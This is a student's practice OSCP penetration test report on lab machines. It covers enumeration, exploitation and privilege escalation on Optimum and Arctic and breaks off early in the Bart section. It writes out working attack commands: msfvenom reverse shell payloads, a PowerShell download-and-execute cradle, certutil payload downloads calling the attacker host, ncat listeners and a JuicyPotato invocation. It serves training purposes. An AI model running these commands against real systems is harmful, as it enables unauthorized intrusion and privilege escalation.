Penetration Test Report

OSCP Exam Simulation

ceso@example.com, OSID: EX-42

Contents

1 Offensive Security Simulation Penetration Test Report

1.1 Introduction

This report is for the OSCP live simulation

```
https://www.youtube.com/watch?v=FwZc6JigIcE
```

that I did to practice for the OSCP exam.

Some screenshots of the attacker machine could have different IPs. This document has been modified over and over again, and even if in the real exam you can't re-do the machines to get the screenshots you didn't take, that's exactly which was the purpose of all this simulation, to learn what is a must to take (for example which screenshots yes/no), and learn of those mistakes to avoid them in the real exam, as to get a better idea on how the report should be.

1.2 Objective

The objective of this assessment is to perform a simulation of the OSCP Exam. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirements

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and root.txt if applicable
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards Hack The Box and a VulnHub Machine. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Hack The Box pentest and VulnHub lab machines. My overall objective was to evaluate the network, identify systems, and exploit flaws, generating a report of the findings.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on those Hack The Box machines as the VulnHub machine pentested. When performing the attacks, I was able to gain access to multiple machines, primarily due to outdated patches and poor security configurations. All systems were successfuly exploited, ending with access granted with administrative privileges. These systems as well as a brief description on how access was obtained are listed below:

- 10.10.10.8 (optimum.htb) - Used public exploit to get remote command execution.
- 10.10.10.11 (arctic.htb) - Abused a public exploit to upload a reverse shell.
- 10.10.10.81 (bart.htb) - Poor PHP code abused to gain low privilege shell.
- 10.10.10.119 (lightweight.htb) - Abused public SSH user to gain low priv shell.
- 172.16.116.132 (brainpan) - BOF

2.1 Recommendations

I recommend patching the vulnerabilities identified during the pentest in order to ensure an attacker will not be able to exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well Hack The Box machines and the VulnHub machine are secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information-gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

Exam Network

- 10.10.10.8
- 10.10.10.11
- 10.10.10.81
- 10.10.10.119
- 172.16.116.132

3.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to **5** out of the **5** systems.

3.2.1 System IP: 10.10.10.8

3.2.1.1 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed

information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.8	**TCP**: 80 **UDP**: N/A

Nmap Scan Results:

```
kali@kali:~/simulation/optimum$ nmap -sC -sV -O -p- -oA nmap/full 10.10.10.8
----- snipped -----
PORT   STATE SERVICE VERSION
80/tcp open  http    HttpFileServer httpd 2.3
|_http-server-header: HFS 2.3
|_http-title: HFS /
----- snipped -----
```

Vulnerability Explanation: After some network enumeration, it was found the server was running Rejetto HTTP FileServer 2.3, which allowed to make use of CVE-2014-6287, a vulnerability that allows an attacker to have remote command execution via a 00% sequence in a search action in the remote system.




Figure 3.1: rejetto 2.3




Figure 3.2: Google search results

Vulnerability Fix: Upgrade to a newer version of Rejetto as set proper permissions for the user used to run the server, as it is for example unable to write new files and/or execution of files besides the ones needed to start/stop the server.

Severity: Critical.

Proof of Concept Code Here: On the attacker machine was started a temporal web server using python, on another terminal a ncat listener was set up on port 443, and the public exploit (link below) associated to CVE-2014-6287 was executed, this lead to getting a reverse shell on the attacker machine from the victim.

Public exploit used:

```
https://www.exploit-db.com/exploits/39161
```

In the mentioned public exploit, the next lines:

```
ip_addr = "192.168.44.128" #local IP address
local_port = "443" # Local Port number
```

where exchanged to:

```
ip_addr = "10.10.10.14.57" #local IP address
local_port = "443" # Local Port number
```

user.txt Proof Screenshot N/A




Figure 3.3: Reverse shell and user.txt

user.txt Contents

```
d0c3****************************
```

3.2.1.2 Privilege Escalation

Vulnerability Exploited: Kernel

Vulnerability Explanation: The system was found to be vulnerable to MS16-032, a kernel vulnerability which allows an attacker to escalate privileges by abusing the lack of sanitization of standard handles in Windows' Secondary Logon Service. Using a public exploit, it was possible to gain Administrator privileges.

Vulnerability Fix: Apply the patch 3143141 provided by Microsoft, and define a policy to keep the system updated with the last security patches.

Severity: Critical.

Exploit Code: Inside the low privilege shell with Powershell, Sherlock was downloaded from the attacker machine and executed, founding in the process the vulnerability:

```
powershell.exe -exec bypass iex(new-object
↪  net.webclient).downloadstring('http://10.10.14.4/Sherlock.ps1')
```




Figure 3.4: Vulnerable to MS16-032

In the attacker machine, a reverse shell was generated with:

```
msfvenom -a x86 --platform windows -p windows/shell_reverse_tcp lport=443 lhost=10.10.14.4
↪  exitfunc=thread -e x86/shikata_ga_nai -f exe -o reverse.exe
```

Afterwards, in the original exploit, the lines **189** and **333** with the content:

```
0x00000002, "C:\Windows\System32\cmd.exe", "",
0x00000002, "C:\Windows\System32\cmd.exe", "",
```

Were exchanged for the next ones containing a mention to the reverse shell just created:

```
0x00000002, "C:\Users\kostas\Desktop\reverse.exe", "",
0x00000002, "C:\Users\kostas\Desktop\reverse.exe", "",
```

The public exploit utilized, can be found in the following link:

```
https://github.com/FuzzySecurity/PowerShell-Suite/blob/master/Invoke-MS16-032.ps1
```

Modified that, a listener was setup on the attacker machine on port 443 and the exploit was executed gaining with a reverse shell with Administrators' privileges.

Proof Screenshot Here:




Figure 3.5: Reverse shell and root.txt

root.txt Contents:

```
51ed**************************
```

3.2.2 System IP: 10.10.10.11

3.2.2.1 Service Enumeration

Server IP Address	Ports Open
10.10.10.11	**TCP**: 135, 8500, 49154 **UDP**: N/A

Nmap Scan Results:

```
kali@kali:~/simulation/arctic$ nmap -Pn -sC -sV -O -p- -oA nmap/full 10.10.10.11
----- snipped -----
PORT    STATE SERVICE VERSION
135/tcp   open  msrpc   Microsoft Windows RPC
8500/tcp  open  fmtp?
49154/tcp open  msrpc   Microsoft Windows RPC
----- snipped -----
```

Vulnerability Explanation: The server was found to be running Adobe Cold Fusion 8.0.1, this software/version is susceptible to the CVE-2009-2265, a vulnerability where an attacker can upload arbitrary files and execute them once uploaded. By making use of a public exploit for this CVE, a low privilege shell was gain.

After network enumeration was conducted, manual web enumeration took place, finding with it the mentioned software-version.

Figure 3.6: Directory listing




Figure 3.7: Adobe Coldfusion dochome




Figure 3.8: Directory listing CFIDE




Figure 3.9: Adobe Coldfusion login

Vulnerability Fix: Upgrade of Adobe Cold Fusion to a newer version and hardening of permissions on the user running the service.

Severity: Critical.

Proof of Concept Code Here: On the attacker machine, in one terminal a reverse shell was generated and uploaded into the server by using the public exploit for CVE-2009-2265 (link below).

The code for the public exploit used can be found in the next link:

```
https://repo.theoremforge.com/pentesting/tools/blob/master/Uncategorized/exploit/windows/CVE-
↪  2009-2265_coldfusion.8.0.1/upload.py
```

Reverse shell is created and uploaded by using the exploit:

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.4 LPORT=443 -o reverse.jsp
python upload.py 10.10.10.11 8500 reverse.jsp
```

In a second terminal on the attacker machine, a listener on port 443 was started with:

```
sudo rlwrap ncat -lvnp 443
```

Finally, in a web browser on the search bar was entered the url the exploit gave as output:

```
http://10.10.10.11:8500/userfiles/file/exploit.jsp
```




Figure 3.10: Reverse shell and user.txt

user.txt Proof Screenshot

The screenshot proving this is in the section of privilege escalation.

user.txt Contents

```
0265**************************
```

3.2.2.2 Privilege Escalation

Vulnerability Exploited: Kernel.

Vulnerability Explanation: The low privilege user previously gain was found to have enabled `SeImpersonatePrivilege`, with it was possible to make use of a public exploit for MS16-075 (Aka RottenPotato), an exploit where is abused the way Windows handles authentication requests between services running on the same machine. An updated variant of "RottenPotato" called "JuicyPotato" which works on newer systems was utilized.

The vulnerability was discovered by running:

```
C:\Users\tolis\Desktop>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

Vulnerability Fix: Upgrade Windows to a newer version where the vulnerability has been patched.

Severity: Critical.

Exploit Code: To make use of JuicyPotato, first a reverse shell was generated and then the exploit `JuicyPotato-Static.exe` was downloaded in the attacker machine.

The exploit code used of JuicyPotato can be found in the following repository:

```
https://github.com/TsukiCTF/Lovely-Potato/blob/master/JuicyPotato-Static.exe
```

To generate the reverse shell, it was executed:

```
msfvenom -p windows/shell_reverse_tcp EXITFUNC=thread LHOST=10.10.14.4 LPORT=443 -f exe -o
↪  shell.exe
wget https://github.com/TsukiCTF/Lovely-Potato/raw/master/JuicyPotato-Static.exe
```

In another terminal in the attacker machine, a listener on port 443 was spined up as well:

```
sudo rlwrap ncat -lvnp 443
```

Later on a web server was started and from the compromised machine the reverse shell and exploit where downloaded, later on used by executing the following commands:

```
cd C:\users\tolis\desktop
certutil.exe -urlcache -split -f "http://10.10.14.4/reverse_shell.exe" reverse_shell.exe
certutil.exe -urlcache -split -f "http://10.10.14.4/JuicyPotato-Static.exe"
↪  JuicyPotato-Static.exe
JuicyPotato-Static.exe -l 9999 -p c:\Windows\System32\cmd.exe -t * -c
↪  {4991d34b-80a1-4291-83b6-3328366b9097} -a "/c c:\Users\tolis\Desktop\reverse_shell.exe"
```

root.txt Contents:

```
ce65****************************
```




Figure 3.11: Reverse shell and root.txt

3.2.3 System IP: 10.10.10.81

3.2.3.1 Service Enumeration

Server IP Address	Ports Open
10.10.10.81	**TCP**: 80 **UDP**: N/A

Nmap Scan Results:

```
kali@kali:~/simulation/bart$ nmap -Pn -sC -sV -O -p- -oA nmap/full 10.10.10.81
----- snipped -----
80/tcp open  http    Microsoft IIS httpd 10.0
----- snipped -----
```

Vulnerability Explanation: Simple chat had some of it's original code modified. Such modification has a vulnerability which allows an attacker to make a local file inclusion. With this is possible to do exfiltration of information, as to be able to get a reverse shell.

Some manual web enumeration was conducted, when was tried to enter to `http://10.10.10.81` a redirection to `http://forum.bart.htb` ocurred:

